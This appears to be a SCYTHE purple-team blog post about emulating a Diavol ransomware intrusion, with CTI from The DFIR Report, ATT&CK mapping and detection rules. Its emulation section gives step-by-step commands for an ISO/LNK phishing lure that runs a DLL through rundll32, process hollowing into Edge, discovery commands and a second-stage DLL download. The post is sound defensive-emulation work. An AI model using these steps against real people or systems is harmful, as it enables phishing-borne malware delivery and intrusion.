
Adversary Emulation Diavol Ransomware #ThreatThursday

scythe.io/library/adversary-emulation-diavol-ransomware-threatthursday



[<< All Posts](#)

Welcome to the SCYTHE [#ThreatThursday](#) series where we leverage cyber threat intelligence, attack, detect, and respond as a purple team to improve our people, process, and technology. We have created our most elaborate automated threat, emulating a real attack by Diavol ransomware, into a 5 stage attack you can easily emulate in your environment to determine if your organization can detect and respond before “boom” where boom is double extortion (exfiltration and encryption).

At SCYTHE, we have our own Purple Team where we collaborate to understand the threat, emulate it, and perform detection engineering. With you this week we have Nathali Cano (CTI), Jorge Orchilles (Attack), and Chris Peacock (Detection Engineer focused on detection and response). Big shout out to The DFIR Report for providing the report which served as our starting point. We sponsor them and you should too!

If you are joining us from the SANS CTI Summit or Cactus Con where Operationalized Purple Teaming was presented, welcome! Our Purple Team Exercise Framework that covers the process is available on our GitHub.

Cyber Threat Intelligence

The cyber threat intelligence for this #ThreatThursday is provided by The DFIR Report on Diavol Ransomware published December 13, 2021. As usual, we analyze the report, extract TTPs at the procedure level, map to MITRE ATT&CK, and build an adversary emulation plan that your organization can leverage to Attack, Detect, and Respond.

As is typical in ransomware attacks, we see three different groups at work:

1. Initial access and execution by an Initial Access Broker. In this case, BazarLoader was leveraged to gain initial access using a number of defense evasion techniques including spearphishing with public OneDrive links, to download a ZIP, containing an ISO, containing a shortcut (LNK file), that executes rundll32.exe, and then process injection into a more obvious executable, msedge.exe.
2. Manual procedures by a threat actor to perform discovery, credential access, persistence, lateral movement, collection, and exfiltration.
3. Ransomware dropped by an affiliate to encrypt files and extort the organization, the Diavol ransomware.

This particular attack leveraged multiple payloads and command and control (C2) servers over a 3 day period due to the multiple parties involved. The DFIR Report does a great job summarizing the entire case so we will just post that here for your review:

The malware (BazarLoader) was delivered to an endpoint via email, which included a link to OneDrive. The OneDrive link, directed the user to download a file that was a zip, which included an ISO inside. Once opened (mounted) on the users system, it was determined the ISO contained a LNK file and a DLL. The LNK file masqueraded as a Document enticing the user to click/open it. Once the user executed the LNK file, the BazarLoader infection was initiated.

As seen in previous cases, the BazarLoader infection began with internal reconnaissance of the environment using Windows utilities such as net, nltest, and ipconfig. After being inactive for one hour, the intrusion continued with dropping of multiple Cobalt Strike beacon DLL's on the beachhead. This was followed by another round of discovery from the compromised machine. The threat actor then proceeded with execution of adf.bat, which is a script that queries various Active Directory objects using the AdFind tool. The first run was using a renamed binary named qq.exe and then the threat actor later dropped a properly named AdFind binary and executed the same discovery commands again. Soon after that, with the use of another simple batch script named fodhelper_reg_hashes.bat, they performed credentials acquisition via dumping of SAM, SECURITY and SYSTEM registry hives.

Returning after a gap of almost 18 hours, the threat actor performed another round of network scanning from the beachhead. This was then followed by attempts to Kerberoast and "AS-REProast" using the tool Rubeus. The threat actor then moved laterally via RDP to a server that contained file shares. After gaining access to the system they installed a remote access application, AnyDesk, as well as Filezilla.

The threat actors used FileZilla to exfiltrate data out of the environment. They then pivoted towards critical systems, such as domain controllers and a server that held backups. The threat actor then dumped LSASS from one of the domain controllers, using task manager, and then uploaded the dump file to ufile.io using Internet Explorer.

On the backup server, the threat actors attempted to dump databases associated with the backup solution. In one attempt, they used a documented technique to recover the encoded password and decode it using the Microsoft Data Protection API (DPAPI).

After around 42 hours post initial intrusion, the threat actors pushed towards completion of their final objective. RDP access was established from the central file server that the threat actors had compromised to all endpoints and a batch script named "kill.bat" was executed on all of the targeted machines.

The script consists of commands that removes Volume Shadow copies, disables Windows automatic startup repair, and stops all the running services on the host. Once the script completed execution, the Diavol Ransomware was deployed via the RDP connection on each machine by running the executable manually. From initial access, to ransomware deployment, the threat actors took about 42 hours to deploy ransomware domain wide, but from the login on the third day, to the last host ransom execution, only about an hour passed for the actors to finish their deployment.

The DFIR Report also maps to MITRE ATT&CK and provides the mapping at the bottom of the report:

- *Spearphising Link – T1566.002*
- *BITS Jobs – T1197*
- *Kerberoasting – T1558.003*
- *AS-REP Roasting – T1558.004*
- *Credentials in Registry – T1552.002*
- *Remote Desktop Protocol – T1021.001*
- *Exfiltration to Cloud Storage – T1567.002*
- *OS Credential Dumping – T1003*
- *SMB/Windows Admin Shares – T1021.002*
- *System Owner/User Discovery – T1033*
- *Network Service Scanning – T1046*
- *Process Injection – T1055*
- *PowerShell – T1059.001*
- *Domain Groups – T1069.002*
- *File and Directory Discovery – T1083*
- *Access Token Manipulation – T1134*
- *Network Share Discovery – T1135*
- *Domain Trust Discovery – T1482*

- *Data Encrypted for Impact – T1486*
- *Disable or Modify Tools – T1562.001*
- *Valid Accounts – T1078*

This is all fantastic and shows the evolution of Cyber Threat Intelligence from Indicators of Compromise (IoCs) to Indicators of Behaviors (IoBs). However, MITRE ATT&CK mapping is at the technique level and we need procedure level information to emulate the adversary and perform detection engineering. This is a major gap we continue to see in most CTI providers. Lucky for all of us, The DFIR Report does provide procedure level information in the report.

Extracting procedure level CTI

Our next step is extracting procedure level CTI that is actionable for Attack, Detect, and Respond. We work together as an internal purple team to map the CTI to Tactic, Technique, Procedure and the procedure we are capable of as the attacker. Procedure level information is often missing and we have to be creative in the procedure we perform to most closely emulate the adversary.

Let's do an example together. The first paragraph from The DFIR Report summary states:

The malware (BazarLoader) was delivered to an endpoint via email, which included a link to OneDrive. The OneDrive link, directed the user to download a file that was a zip, which included an ISO inside. Once opened (mounted) on the users system, it was determined the ISO contained a LNK file and a DLL. The LNK file masqueraded as a Document enticing the user to click/open it. Once the user executed the LNK file, the BazarLoader infection was initiated.

We convert this over to Tactic, Technique, Procedure, and then Red Team Procedure. In this case, we will be emulating with SCYTHE so we are adding the exact steps:

We continued extracting procedures and building out the adversary emulation plan procedure per procedure. Given the multiple payloads used, we had to understand the timing and execution of each procedure to more accurately build the adversary emulation plan. Our Google Sheet is available here if you would like to take a look at the entire multi-stage attack.


Emulating the Attack

This is a multi-stage attack leveraging multiple payloads and execution that performs numerous different TTPs. Manual emulation steps are below and automated steps for SCYTHE users are available in our Community Threats GitHub. In this post we will focus on Stage 0 and the dropping of Stage 1 through Process Hollowing.

Diavol Stage 0

The initial access stage of this campaign leveraged multiple defense evasion procedures to drop BazarLoader. From the attacker perspective, we start in a different procedure than the CTI and Incident Response observed; we must first set up the Command and Control infrastructure. With SCYTHE, it is very easy to start a new campaign so we will skip those steps and begin right at downloading the payload.

1. Start a campaign using the following communication parameters `--cp yourdomain[.]com:443 --secure true --multipart 10240 --heartbeat 5 --jitter 10`, download the DLL and set the entry point of `BasicScore` and save it as `ShareFiles.dll`


Download Campaign Client

Architecture

[● 64-bit (AMD64)] ○ 32-bit (x86)

File type


○ EXE [● DLL] ○ Shellcode + DLL

Entry-point function name

BasicScore

Function name can be at most 18 characters long.

1. Copy the src folder from our Compound Actions GitHub for T1553.005 to a working directory on your Windows system.
2. Put the SCYTHE DLL in the Folder2Iso of the working directory.
3. In the Folder2Iso directory, create a shortcut called `Documents` and set the `Target` to: `C:\Windows\System32\rundll32.exe SharedFiles.dll,BasicScore`


Documents Properties

General | Shortcut | Security | Details | Previous Versions

Documents

Target type: Application

Target location: System32

Target: stem32\rundll32.exe "SharedFiles.dll",BasicScore


Start in:

Shortcut key: None

Run: Normal window

Comment:

1. Open a Windows command prompt and `cd` to the working directory.
2. Run `Folder2Iso.exe "Folder2Iso" "%USERPROFILE%\Downloads\new-documents-2005.iso" "Diavol" 0 0 0 "None"` This will take all the content of the Folder2Iso folder and create an ISO of it.
3. Zip the ISO and call it `new-documents-2005.zip`
4. Upload the zip file to Microsoft OneDrive and copy the link.
5. Send a phishing email with the link to the Microsoft OneDrive zip file.
6. If the end user downloads the ZIP and double clicks the ISO, it will be mounted on their endpoint. The user will need to double click the shortcut to begin execution.


This PC > DVD Drive (D:) Diavol

Name

DOCUMENTS

SHAREDFILES.DLL

Once the shortcut is executed, a new client will connect to the SCYTHE server. As we are manually emulating this activity, you will need to create the Diavol Stage 1 campaign first, download the EXE and upload it to the Virtual File System under

VFS:/shared/Diavol/DiavolStage1.exe

The last steps of Diavol Stage 0 are performing process injection into Microsoft Edge. The CTI does not provide procedure level details as to how process injection occurred: "*The threat actors made use of process injection through-out the intrusion. The BazaLoader malware injected into an Edge browser process, as observed by the discovery activity*".

We know process injections maps to MITRE ATT&CK Technique T1055 but that technique has 11 sub-techniques. This is an example where the red team will need to be creative and improvise on which procedure to use. In our case, we are going to go with Process Hollowing T1055.012 to attempt to continue evading detection. Process hollowing is performed by starting a process in a suspended state, unmapping (hollowing) its memory, and replacing it with our payload.

1. Load the process hollowing module: ```loader --load scythe.phollowing```
2. Inject DiavolStage1 into msedge: ```scythe.phollowing --src VFS:/shared/Diavol/DiavolStage1.exe --target "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"```
3. Shutdown Diavol Stage 0: ```controller --shutdown```

Diavol Stage 1

Manual execution of discovery activity started 14 minutes after initial access:

```
loader --load run

run net group /domain

run net group /domain "Domain Admins"

run net group "Domain Computers" /domain

run net localgroup administrators

run net view /all

run nltest /domain_trusts /all_trusts
```

59 minutes after discovery, another payload was dropped and executed:

```

loader --load downloader

downloader --src "VFS:/shared/Diavol/tfpkuengdlu.dll" --dest
"%USERPROFILE%\AppData\Local\Temp\tfpkuengdlu.dll"

run rundll32.exe "%USERPROFILE%\AppData\Local\Temp\tfpkuengdlu.dll",EnterDll

controller --shutdown

```

Detection Opportunities


There are multiple detection opportunities along the kill chain. The delivery phase is complex due to ZIP files commonly being downloaded from cloud vendors. Therefore, it is recommended to leverage decryption at your firewalls and sandbox these files on their ingress. We'll cover the detection opportunities that follow the ZIP delivery and begin with it being unzipped.

Diavol Stage 0 Detections

To summarize this stage, the threat actor is trying to get their stager into an environment, have a user execute the stager, and then have the stager process inject the payload via process hollowing into Microsoft Edge. If you're mapping to the Kill Chain, this would be the Delivery, Exploitation, and Installation phases. It's important to note that exploitation isn't always a technical exploit, but in cases such as this, it can be human exploitation to get code execution.

New ISO File

When the ZIP file is decompressed, it will write the ISO file. ISO files are uncommon for workers outside of IT Administration. Therefore, we recommend alerting on new ISO files for workers outside of IT. Depending on your monitoring tool, you can filter by users, workstations, or groups. Below is an example of the file write event from unzipping the ZIP file.


Event

```
01/26/2022 03:22:30 PM
... 18 lines omitted ...
Image: C:\Program Files\WinRAR\WinRAR.exe
TargetFilename: C:\Users\vagrant\Downloads\new-documents.iso
CreationUtcTime: 2022-01-26 15:22:30.085
User: WINDOMAIN\vagrant
```

Show all 23 lines

host = dc.windomain.local | source = WinEventLog:Sysmon | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

Mounting of an ISO


If we cannot catch the new ISO, the following detection opportunity is to catch the malicious ISO being mounted. Once again filtering will have to be conducted for those users, computers, or groups where software installation is typical. We recommend the SIGMA ISO Image Mount Rule to detect this using Windows Security Logs. Please note there is an advanced audit policy to adjust for this to be logged.

Rundll32

There are multiple detection opportunities around runddl32 in this plan, and we'll address them in a layered alert approach. Some may be simple to implement in your environment, while others may be more difficult but offer greater detection value.

Command Line Contains Rundll32


When actors conduct this technique, they pass a command that calls rundll32 and points it at a malicious dll they've crafted. In our example, the command was *"C:\Windows\System32\rundll32.exe" SharedFiled.dll,BasicScore*. So, we look for any command line that contains the string rundll32.exe. We can baseline this in the environment and alert when new suspicious events occur. To help generate fields to baseline, we recommend using the Rundll32 Without Parameters SIGMA Rule for this detection logic. If unable to baseline, the organization can hunt for rare occurrences instead. Below we can see our emulation command at the top of our search and may decide to alert anytime svchost.exe is not the Parent Image.



ComputerName	CommandLine	ParentImage	count
dc.windomain.local	"C:\Windows\System32\rundll32.exe" SharedFiles.dll,BasicScore	C:\Windows\explorer.exe	8
dc.windomain.local	C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding	C:\Windows\System32\svchost.exe	2
dc.windomain.local	C:\Windows\System32\rundll32.exe shell32.dll,SHCreateLocalServerRunDll {9BA05972-F6A8-11CF-A442-00A0C90A8F39} -Embedding	C:\Windows\System32\svchost.exe	2
win10.windomain.local	C:\Windows\system32\rundll32.exe /d acproxy.dll,PerformAutochkOperations	C:\Windows\System32\svchost.exe	1
win10.windomain.local	C:\Windows\system32\rundll32.exe C:\Windows\system32\Windows.StateRepositoryClient.dll,StateRepositoryDoMaintenanceTasks	C:\Windows\System32\svchost.exe	1

Rundll32 with Parent Process of Explorer.exe

Due to the execution coming from clicking the LNK file, the parent process of rundll32.exe is explorer.exe. This parent-child relationship is uncommon, though each environment is unique and may need baselining. As you can see below, our environment had no previous events for this alert logic before testing.



```
ParentImage="C:\\Windows\\explorer.exe" AND Image="C:\\Windows\\System32\\rundll32.exe"
```

✓ 9 events (12/27/21 12:00:00.000 AM to 1/26/22 4:03:54.000 PM)

SELECTED FIELDS
- a CurrentDirectory 3
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a CommandLine 2

1/25/22 5:11:51.000 PM


```
01/25/2022 05:11:51 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=dc.windomain.local
```

Show all 38 lines

CurrentDirectory = E:\ | host = dc.windomain.local | source = WinEventLog:Sysmon | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

Rundll32 with Abnormal Current Directory


It’s very unusual to see rundll32 being executed from a drive other than the C: drive. Therefore we can write a detection to look for a process of rundll32.exe with a current directory other than the C drive. Therefore, searching for a process of rundll32.exe with a current directory not containing “C:\” resolved only in true positives, as shown below. We’ve also submitted the logic to SIGMA for incorporation.



```
1/25/22        ... 19 lines omitted ...
5:11:51.000 PM Image: C:\Windows\System32\rundll32.exe
               ... 3 lines omitted ...
               Company: Microsoft Corporation
               OriginalFileName: RUNDLL32.EXE
               CommandLine: "C:\Windows\System32\rundll32.exe" SharedFiles.dll,BasicScore
               CurrentDirectory: E:\
               Show all 38 lines
